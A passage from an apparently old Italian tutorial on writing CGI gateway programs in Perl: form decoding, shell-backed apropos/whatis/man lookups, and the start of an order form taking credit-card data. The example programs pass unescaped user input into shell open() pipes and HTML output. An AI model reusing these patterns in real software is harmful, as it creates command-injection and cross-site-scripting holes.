Quando il cliente invia una richiesta al servente, prepara un'intestazione all'interno della quale possono essere inseriti diversi campi. Il contenuto di questi campi viene tradotto in altrettante variabili di ambiente il cui nome inizia per '**HTTP_**' seguito dal nome del campo stesso. In particolare, i caratteri minuscoli sono convertiti in maiuscoli e i trattini normali sono sostituiti dal trattino basso. Segue la descrizione di alcune di queste variabili.

Informazioni addizionali dal cliente.

Variabile	Descrizione
HTTP_ACCEPT	Equivale al campo '**Accept**'.
HTTP_USER_AGENT	Equivale al campo '**User-Agent**'.

162.9.4 Un po' di pratica

Prima di iniziare a pensare a dei programmi gateway concludenti, conviene verificare quando scritto attraverso i programmi di analisi mostrati in precedenza: '**cgi-test.sh**' oppure '**cgi-test.pl**'. Negli esempi verrà mostrato sempre il primo dei due, anche se il migliore per queste cose sarebbe il secondo.

Si può realizzare una pagina HTML contenente dei moduli '**FORM**', come nell'esempio seguente, che si rifà a esempi visti in precedenza.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- form-test.html -->
<HTML>
<HEAD>
        <TITLE>Verifica del funzionamento dei FORM</TITLE>
</HEAD>
<BODY>

    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="GET">

        <H2>Test di vari tipi di elementi di un modulo FORM - metodo GET</H2>

        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">

        <P>Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20"></P>

        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">

        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
```

```
            VALUE="desktop" CHECKED="checked">
        verticale <INPUT TYPE="radio" NAME="case"
            VALUE="tower">
        verticale ridotto<INPUT TYPE="radio" NAME="case"
            VALUE="minitower"></P>

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA></P>

    <P>Selezionare il codice attraverso il colore:
        <SELECT NAME="codice-colori">
            <OPTION VALUE=0 SELECTED="selected">Nero
            <OPTION VALUE=1 >Marrone
            <OPTION VALUE=2 >Rosso
            <OPTION VALUE=3 >Arancio
            <OPTION VALUE=4 >Giallo
            <OPTION VALUE=5 >Verde
            <OPTION VALUE=6 >Blu
            <OPTION VALUE=7 >Viola
            <OPTION VALUE=8 >Grigio
            <OPTION VALUE=9 >Bianco
        </SELECT></P>

    <P><INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">

    <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo GET"></P>

</FORM>

    <HR>

<FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="POST">

    <H2>Test di vari tipi di elementi di un modulo FORM - metodo POST</H2>

    <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">

    <P>Inserisci il colore:
        <INPUT NAME="colore" SIZE="20" VALUE="giallo">
    Inserisci la parola d'ordine:
        <INPUT TYPE="password" NAME="password-utente" SIZE="20"></P>

    <P>Barrare la casella se si desidera ricevere propaganda:
        <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
            CHECKED="checked">

    <P>Selezionare il contenitore dell'elaboratore:
        orizzontale <INPUT TYPE="radio" NAME="case"
            VALUE="desktop" CHECKED="checked">
        verticale <INPUT TYPE="radio" NAME="case"
            VALUE="tower">
        verticale ridotto<INPUT TYPE="radio" NAME="case"
            VALUE="minitower"></P>

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA></P>

    <P>Selezionare il codice attraverso il colore:
        <SELECT NAME="codice-colori">
            <OPTION VALUE="0" SELECTED="selected">Nero
            <OPTION VALUE="1">Marrone
            <OPTION VALUE="2">Rosso
            <OPTION VALUE="3">Arancio
            <OPTION VALUE="4">Giallo
            <OPTION VALUE="5">Verde
            <OPTION VALUE="6">Blu
```

```
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT></P>

        <P><INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">

        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo POST"></P>

    </FORM>

</BODY>
</HTML>
```

Come si può vedere sono presenti due '**FORM**' indipendenti: il primo utilizza il metodo '**GET**', il secondo invece il metodo '**POST**'. Entrambi i '**FORM**' richiamano il programma gateway '`/cgi-bin/cgi-test.sh`'.

Figura 162.5. Richiamando il file HTML dell'esempio, '`form-test.html`', con un programma cliente, si ottiene un modulo simile a quello di questa figura. Qui viene mostrata solo la prima parte, perché ciò che resta è solo la ripetizione dello stesso modulo utilizzando il metodo '**POST**'.

Test di vari tipi di elementi di un modulo FORM – metodo GET

Inserisci il colore: giallo Inserisci la parola d'ordine:

Barrare la casella se si desidera ricevere propaganda:

Selezionare il contenitore dell'elaboratore: orizzontale verticale verticale ridotto

Scrivi qui due righe.

Selezionare il codice attraverso il colore: Nero

Invia la richiesta con il metodo GET

Si può già provare così, anche senza modificare alcunché. Se si invia la richiesta attraverso il modulo che utilizza il metodo '**GET**', si osserverà che la richiesta va a fare parte dell'URI del programma gateway; di conseguenza viene inserita nella variabile '**QUERY_STRING**'. Altrimenti, con il metodo '**POST**' la richiesta apparirà solo dallo standard input. In entrambi i casi, dovrebbe risultare codificata nello stesso modo (codifica URI).

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&↩
↪case=desktop&messaggio=&codice-colori=0
```

Si può osservare in particolare la presenza della coppia '**nominativo=Tizio**', inserita a titolo di esempio come campo nascosto e costante. Se invece di inviare il modulo attraverso la selezione del pulsante ('**submit**') si utilizza l'immagine, si ottiene una stringa simile a quella seguente:

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&↩
↪case=desktop&messaggio=&codice-colori=0&immagine.x=60&immagine.y=28
```

A questo punto, il lettore dovrebbe provare per conto proprio a compilare i campi, a modificare le selezioni, in modo da prendere dimestichezza con l'effetto generato dai moduli '**`FORM`**'.

162.10 Riferimenti

- *W3C, World Wide Web Consortium*

  <*http://www.w3.org/*>

Programmazione CGI in Perl

In questo capitolo si introduce la programmazione per la realizzazione di programmi gateway in Perl. Il primo problema che si incontra quando si realizzano programmi del genere è l'analisi delle stringhe di richiesta, per arrivare alla loro scomposizione in modo da poterne gestire i dati. Per questo si utilizzano frequentemente librerie già pronte e ben collaudate, ma in questo capitolo si vuole mostrare come lavorare partendo da zero.

In questo capitolo vengono usate prevalentemente delle richieste attraverso moduli '**`FORM`**' che utilizzano il metodo '**`POST`**'. Un buon programma gateway, tuttavia, dovrebbe essere in grado di gestire, indifferentemente, richieste fatte con i metodi '**`GET`**' e '**`POST`**'. Questo capitolo, infatti, non esaurisce l'argomento della programmazione CGI, ma affronta solo alcuni dei suoi problemi.

163.1 Problemi

Prima di iniziare a realizzare programmi CGI, occorre fare mente locale alla situazione in cui si trova il programma, specialmente per la verifica del funzionamento dello stesso. Il programma viene eseguito attraverso una forma di intermediazione: è il servente HTTP a metterlo in funzione ed è sempre il servente a ricevere l'output che poi viene restituito al programma cliente.

In questa situazione, lo standard error del programma viene perduto, assieme alle eventuali segnalazioni di errore di qualunque tipo.

Prima di provare il funzionamento di un programma del genere, per quanto banale sia, occorre averlo analizzato sintatticamente attraverso gli strumenti che mette a disposizione il compilatore o l'interprete. L'utilizzo di Perl come linguaggio di programmazione, non richiedendo una fase di compilazione, tende a fare dimenticare che è necessaria un'analisi sintattica. Se non si verifica il programma, magari solo per un punto e virgola fuori posto, ci si trova di fronte al solito messaggio: «500 Errore interno del servente».

Nello stesso modo, sarebbe bene che il programma che si realizza sia in grado di funzionare in qualche modo anche al di fuori dell'ambiente creato dal servente HTTP.

È il caso di ricordare che il controllo sintattico di un programma Perl si ottiene nel modo seguente:

```
perl -c programma_perl
```

oppure ancora meglio con:

```
perl -c -w programma_perl
```

163.2 Decodifica

Si è accennato al fatto che un programma gateway non può fare a meno di occuparsi della decodifica delle stringhe di richiesta. Questo problema si scompone almeno nelle fasi seguenti:

- la suddivisione delle coppie '*nome*`=`*valore*';
- la separazione delle coppie;
- la decodifica URI.

I dati provenienti da un modulo '**FORM**' sono uniti assieme attraverso l'uso del simbolo e-commerciale ('**&**'). Per suddividerli si può creare un array dei vari elementi utilizzando la funzione '**split**'

```
@coppia = split ('&', $richiesta);
```

Le coppie '*nome*=*valore*' sono stringhe unite assieme attraverso il simbolo di assegnamento ('**=**'). La suddivisione avviene agevolmente attraverso la scomposizione in un array di due soli elementi. Solitamente si utilizza la scorciatoia seguente:

```
($nome, $valore) = split ('=', $coppia[$i]);
```

In pratica, si scompone il contenuto di un elemento dell'array '**@coppia**', visto nella sezione precedente.

La decodifica URI si compone di due fasi:

- sostituzione del simbolo '**+**' con lo spazio;
- sostituzione dei codici '%*hh*' con il carattere corrispondente.

```
$valore   =~ tr/+/ /;

$nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
$valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
```

163.2.1 Subroutine di decodifica

Quello che segue è un esempio molto semplificato di due subroutine in grado, rispettivamente, di estrapolare le informazioni da una richiesta in modalità '**GET**' e in modalità '**POST**'. Le due subroutine restituiscono un hash (l'array associativo di Perl) corrispondente alle coppie di dati.

```
#=======================================================================
# mini-lib.pl
# Routine Perl utilizzabili da un programma gateway.
#=======================================================================

#=======================================================================
# &Decodifica_GET ()
# Decodifica il contenuto della variabile $QUERY_STRING e lo
# restituisce in un hash.
#-----------------------------------------------------------------------
sub Decodifica_GET
{
    local ($richiesta) = $ENV{'QUERY_STRING'};

    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();

    #-------------------------------------------------------------------
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #-------------------------------------------------------------------
    @coppia = split ('&', $richiesta);

    #-------------------------------------------------------------------
    # Elabora ogni coppia contenuta nell'array.
    #-------------------------------------------------------------------
    foreach $elemento (@coppia)
```

```
      {
        #--------------------------------------------------------------
        # Scompone la coppia.
        #--------------------------------------------------------------
        ($nome, $valore) = split ('=', $elemento);

        #--------------------------------------------------------------
        # Trasforma «+» in spazio.
        #--------------------------------------------------------------
        $valore =~ tr/+/ /;

        #--------------------------------------------------------------
        # Trasforma «%hh» nel carattere corrispondente.
        #--------------------------------------------------------------
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;

        #--------------------------------------------------------------
        # Aggiunge la coppia decodificata in un hash.
        #--------------------------------------------------------------
        $DATI{$nome} = $valore;
      }

    #------------------------------------------------------------------
    # Restituisce l'hash delle coppie ( nome => valore ).
    #------------------------------------------------------------------
    return (%DATI);
}

#======================================================================
# &Decodifica_POST ()
# Decodifica quanto proveniente dallo standard input e lo
# restituisce in un hash.
#----------------------------------------------------------------------
sub Decodifica_POST
{
    local ($richiesta) = "";

    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();

    #------------------------------------------------------------------
    # Legge lo standard input.
    #------------------------------------------------------------------
    read (STDIN, $richiesta, $ENV{CONTENT_LENGTH});

    #------------------------------------------------------------------
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #------------------------------------------------------------------
    @coppia = split ('&', $richiesta);

    #------------------------------------------------------------------
    # Elabora ogni coppia contenuta nell'array.
    #------------------------------------------------------------------
    foreach $elemento (@coppia)
      {

        #--------------------------------------------------------------
        # Scompone la coppia.
        #--------------------------------------------------------------
        ($nome, $valore) = split ('=', $elemento);

        #--------------------------------------------------------------
```

```
        # Trasforma «+» in spazio.
        #--------------------------------------------------------------
        $valore =~ tr/+/ /;

        #--------------------------------------------------------------
        # Trasforma «%hh» nel carattere corrispondente.
        #--------------------------------------------------------------
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;

        #--------------------------------------------------------------
        # Aggiunge la coppia decodificata in un hash.
        #--------------------------------------------------------------
        $DATI{$nome} = $valore;
      }

    #------------------------------------------------------------------
    # Restituisce l'hash delle coppie ( nome => valore ).
    #------------------------------------------------------------------
    return (%DATI);
}

#======================================================================
# Trattandosi di una libreria, l'ultima riga deve restituire un
# valore equiparabile a TRUE.
#----------------------------------------------------------------------
1;
#======================================================================
```

Un programma banale che potrebbe fare uso di questa libreria, è il seguente. Si occupa solo di restituire i dati ottenuti dall'hash contenente le coppie '*nome* **=>** *valore*'.

```
#!/usr/bin/perl
#======================================================================
# form.pl
#======================================================================

require ('mini-lib.pl');

print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Metodo $ENV{REQUEST_METHOD}</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD}</H1>\n");
print STDOUT ("<PRE>\n");

if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    print STDOUT ("Il metodo della richiesta non è gestibile.\n");
  }

@nomi = keys (%DATI);
foreach $nome (@nomi)
```

```
  {
    print STDOUT ("$nome = $DATI{$nome}\n");
  }

print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");

#======================================================================
```

Il programma '**form.pl**', appena mostrato, incorpora inizialmente la libreria presentata prima, '**mini-lib.pl**', quindi, a seconda del metodo utilizzato per la richiesta, chiama la subroutine adatta. Al termine, restituisce semplicemente l'elenco dei dati ottenuti.

163.3 Alcuni esempi elementari di applicazioni CGI

In questa sezione si vogliono mostrare alcuni esempi elementari di applicazioni CGI. Si tratta dell'accesso pubblico alla documentazione interna del sistema operativo attraverso '**apropos**', '**whatis**' e '**man**'.

Per questi tre tipi di interrogazioni si prepara un solo file HTML di partenza, contenente tre moduli '**FORM**' distinti, ognuno dei quali invia una richiesta a un diverso programma gateway specializzato.

163.3.1 manuali.html

Segue il sorgente del file 'manuali.html' contenente i tre moduli '**FORM**' necessari per richiamare i programmi gateway in grado di fornire documentazione interna.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- manuali.html -->
<HTML>
<HEAD>
        <TITLE>Manualistica</TITLE>
</HEAD>
<BODY>
<H1>Manualistica</H1>

    <FORM ACTION="/cgi-bin/apropos.pl" METHOD="GET">

        <P>apropos <INPUT NAME="apropos" SIZE="30">
        <INPUT TYPE="submit" VALUE="Invio"></P>

    </FORM>

    <FORM ACTION="/cgi-bin/whatis.pl" METHOD="GET">

        <P>whatis <INPUT NAME="whatis" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio"></P>

    </FORM>

    <FORM ACTION="/cgi-bin/man.pl" METHOD="GET">

        <P>man 
            <SELECT NAME="sezione">
                <OPTION VALUE="" SELECTED="selected">predefinito
                <OPTION VALUE="1">comandi utente
```

```
                <OPTION VALUE="2">chiamate di sistema
                <OPTION VALUE="3">chiamate di libreria
                <OPTION VALUE="4">dispositivi
                <OPTION VALUE="5">formati dei file
                <OPTION VALUE="6">giochi
                <OPTION VALUE="7">varie
                <OPTION VALUE="8">comandi di sistema
                <OPTION VALUE="9">routine del kernel
            </SELECT>
            <INPUT NAME="man" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio"></P>

    </FORM>

</BODY>
</HTML>
```

La figura 163.1 mostra in che modo appaia questo modulo.

Figura 163.1. Il modulo '`manuali.html`'.

Ognuno dei tre moduli '**`FORM`**' permette di indicare una stringa da utilizzare per ottenere informazioni. Ogni modulo '**`FORM`**' ha il proprio tasto di invio indipendente con il quale si decide implicitamente il tipo di informazione che si vuole avere: *apropos*, *whatis* o *man*. Dei tre tipi di modulo '**`FORM`**', quello della richiesta per i file delle pagine di manuale è un po' diverso, dal momento che potrebbe essere necessario indicare la sezione.

163.3.2 apropos.pl

Segue il sorgente del programma '**`apropos.pl`**', che si occupa di interrogare il sistema attraverso il comando '**`apropos`**' e di restituire un file HTML con la risposta.

```
#!/usr/bin/perl
#======================================================================
# apropos.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
{
```

```
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# Inizio del programma.
#======================================================================

local (%DATI)     = ();
local ($risposta) = "";

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#----------------------------------------------------------------------
# Rinvia la richiesta a apropos e ne restituisce l'esito.
#----------------------------------------------------------------------
if (open (APROPOS, "apropos $DATI{apropos} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>apropos $DATI{apropos}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>apropos $DATI{apropos}</H1>\n");
    print STDOUT ("<PRE>\n");

    while ($risposta = <APROPOS>)
      {
        print $risposta;
      }

    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
```

```
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Errore</H1>\n");
    print STDOUT ("Si è manifestato un errore durante l'inoltro ");
    print STDOUT ("della richiesta.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }

#======================================================================
1;
#======================================================================
```

Il programma è molto semplice: interpreta la richiesta ottenuta e ne estrae solo il valore abbinato all'informazione '**`apropos`**'; quindi esegue il comando '**`apropos`**' leggendone l'output che viene restituito in una pagina HTML molto semplice. Il punto più delicato di questo programma sta quindi nell'istruzione seguente:

```
open (APROPOS, "apropos $DATI{apropos} |")
```

Con questa viene abbinato un flusso di file a un comando il cui standard output verrà letto successivamente e riemesso all'interno di una pagina HTML con il ciclo seguente:

```
while ($risposta = <APROPOS>)
  {
   print STDOUT ($risposta);
  }
```

Figura 163.2. Il risultato di un'interrogazione *apropos* per la parola «manual».

apropos manual

```
man (1)              - format and display the on-line manual pages
perlxs (1)           - XS language reference manual
whereis (1)          - locate the binary, source, and manual page files for a command
xman (1)             - Manual page display program for the X Window System
```

163.3.3 whatis.pl

Segue il sorgente del programma '**`whatis.pl`**', che si occupa di interrogare il sistema attraverso il comando '**`whatis`**' e di restituire un file HTML con la risposta. È molto simile a '**`apropos.pl`**' appena mostrato, per cui qui alcune parti vengono tralasciate (in corrispondenza dei puntini di sospensione).

```
#!/usr/bin/perl
#======================================================================
# whatis.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
{
    ...
```

```
}

#======================================================================
# Inizio del programma.
#======================================================================

local (%DATI)     = ();
local ($risposta) = "";

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#----------------------------------------------------------------------
# Rinvia la richiesta a man e ne restituisce l'esito.
#----------------------------------------------------------------------
if (open( WHATIS, "whatis $DATI{whatis} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>whatis $DATI{whatis}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>whatis $DATI{whatis}</H1>\n");
    print STDOUT ("<PRE>\n");

    while ($risposta = <WHATIS>)
      {
       print STDOUT ($risposta);
      }

    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }

#======================================================================
1;
#======================================================================
```

Come si vede, si tratta della stessa cosa già vista nell'altro programma, con la differenza che la richiesta viene fatta al comando '**`whatis`**' invece che a '**`apropos`**'.

Figura 163.3. Il risultato di un'interrogazione *whatis* per la parola «man».

whatis man

```
man (1)             - format and display the on-line manual pages
man (7)             - macros to format man pages
man.config (5)      - configuration data for man
```

163.3.4 man.pl

Segue il sorgente del programma '**`man.pl`**', che si occupa di interrogare il sistema operativo attraverso il comando '**`man`**' e di restituire un file HTML con la risposta. È molto simile agli altri due appena mostrati, per cui, anche in questo caso, alcune parti vengono tralasciate.

```
#!/usr/bin/perl
#======================================================================
# man.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
  {
    ...
  }

#======================================================================
# Inizio del programma.
#======================================================================

local (%DATI)     = ();
local ($risposta) = "";

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#----------------------------------------------------------------------
# Rinvia la richiesta a man e ne restituisce l'esito.
#----------------------------------------------------------------------
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
```

```
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>man $DATI{sezione} $DATI{man}</H1>\n");
    print STDOUT ("<PRE>\n");

    while ($risposta = <MAN>)
      {
       print STDOUT ($risposta);
      }

    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }

#======================================================================
1;
#======================================================================
```

La differenza fondamentale sta nel fatto che qui si utilizzano due informazioni: il nome del comando di cui si vuole ottenere la pagina di manuale e il numero della sezione. Un'altra cosa da osservare è il modo in cui è stato predisposto il comando: attraverso una pipeline necessaria a eliminare i caratteri di controllo che non potrebbero essere visualizzati nella pagina HTML.

```
open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |")
```

Figura 163.4. Il risultato di un'interrogazione *man* per il comando '**man**', senza specificare la sezione.

163.4 Ordini a distanza

La situazione più comune in cui sono utili i moduli HTML, è quella in cui si vuole guidare l'inserimento di dati che poi generano un messaggio di posta elettronica: l'utente potrebbe scrivere un messaggio senza passare per la compilazione del modulo, ma in tal modo non ci sarebbe nessun controllo interattivo.

Viene mostrato un sistema molto semplice attraverso cui un utente può ordinare un prodotto, detto Articolo x, indicando il proprio recapito e i dati della propria carta di credito. Tutto quanto viene mostrato semplificando il procedimento al massimo, per esempio si presume che venga ordinata una sola unità dell'articolo prescelto. Le fasi dell'ordinazione possono distinguersi nel modo seguente:

1. invio del modulo compilato da parte dell'utente;
2. verifica da parte del programma gateway e richiesta di conferma dei dati introdotti;
3. conferma da parte dell'utente;
4. invio dei dati in forma di messaggio di posta elettronica all'utente '**`root`**';
5. avviso del completamento dell'operazione.

La prima fase viene svolta utilizzando un file HTML, '`ordine.html`', che richiama il programma '**`ordine.pl`**'; tutte le altre fasi sono svolte direttamente dal programma.

163.4.1 ordine.html

Segue il sorgente del file '`ordine.html`'.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- ordine.html -->
<HTML>
<HEAD>
        <TITLE>Ordine attraverso FORM</TITLE>
</HEAD>
<BODY>
<H1>Ordine attraverso FORM</H1>

    <FORM ACTION="/cgi-bin/ordine.pl" METHOD="POST">

        <P><INPUT TYPE="hidden" NAME="modulo" VALUE="ordine base">
        <P>
        Articolo ordinato:
            <SELECT NAME="articolo">
                <OPTION VALUE="0" SELECTED="selected">Nessuno
                <OPTION VALUE="A">Articolo A
                <OPTION VALUE="B">Articolo B
                <OPTION VALUE="C">Articolo C
                <OPTION VALUE="D">Articolo D
            </SELECT>
        </P>
        <H2>Dati dell'ordinante</H2>
        <P>
        nome: <INPUT NAME="nome" SIZE="25">  
        cognome: <INPUT NAME="cognome" SIZE="25">
        </P>
```

```
        <P>
        via: <INPUT NAME="via" SIZE="20">  
        n.: <INPUT NAME="n" SIZE="5"><BR>
        c.a.p.: <INPUT NAME="cap" SIZE="5">  
        città: <INPUT NAME="citta" SIZE="15"><BR>
        e-mail: <INPUT NAME="email" SIZE="30">
        </P>
        <P>
        carta: VISA <INPUT TYPE="radio" NAME="carta" VALUE="VISA"
            CHECKED="checked">
         
        American Express <INPUT TYPE="radio" NAME="carta"
            VALUE="American Express">  
        <INPUT NAME="carta_num" SIZE="20" MAXLENGTH="19">
        </P>
        <P>
        <INPUT TYPE="submit" VALUE="Invio dell'ordine">
        </P>

    </FORM>

</BODY>
</HTML>
```

La figura 163.5 mostra un esempio di compilazione del modulo.

Figura 163.5. Un esempio di compilazione del modulo contenuto nel file `ordine.html'.

163.4.2 ordine.pl

Segue il sorgente del programma '**`ordine.pl`**' che svolge tutte le fasi di controllo, invio e conferma dell'ordine inserito a partire dal file '`ordine.html`'. La descrizione del suo comportamento è inserita nei commenti del sorgente stesso. In particolare, all'inizio sono riportate le subroutine, mentre l'inizio vero e proprio del programma è nella parte finale.

```
#!/usr/bin/perl
#======================================================================
# ordine.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Verifica_dati ()
#----------------------------------------------------------------------
sub Verifica_dati
{
    if ($DATI{articolo} eq "0")
      {
        return (0);
      }
    if ($DATI{nome} eq "")
      {
        return (0);
      }
    if ($DATI{cognome} eq "")
      {
        return (0);
      }
    if ($DATI{via} eq "")
      {
        return (0);
      }
    if ($DATI{cap} eq "")
      {
        return (0);
      }
    if ($DATI{citta} eq "")
      {
        return (0);
      }
    if ($DATI{email} eq "")
```

```
      {
        return (0);
      }
    if ($DATI{carta_num} eq "")
      {
        return (0);
      }
    return (1);
}

#========================================================================
# &Dati_nascosti ()
#------------------------------------------------------------------------
sub Dati_nascosti
{
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"articolo\" VALUE=\"$DATI{articolo}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"nome\" VALUE=\"$DATI{nome}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"cognome\" VALUE=\"$DATI{cognome}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"via\" VALUE=\"$DATI{via}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"n\" VALUE=\"$DATI{n}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"cap\" VALUE=\"$DATI{cap}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"citta\" VALUE=\"$DATI{citta}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"email\" VALUE=\"$DATI{email}\">\n");
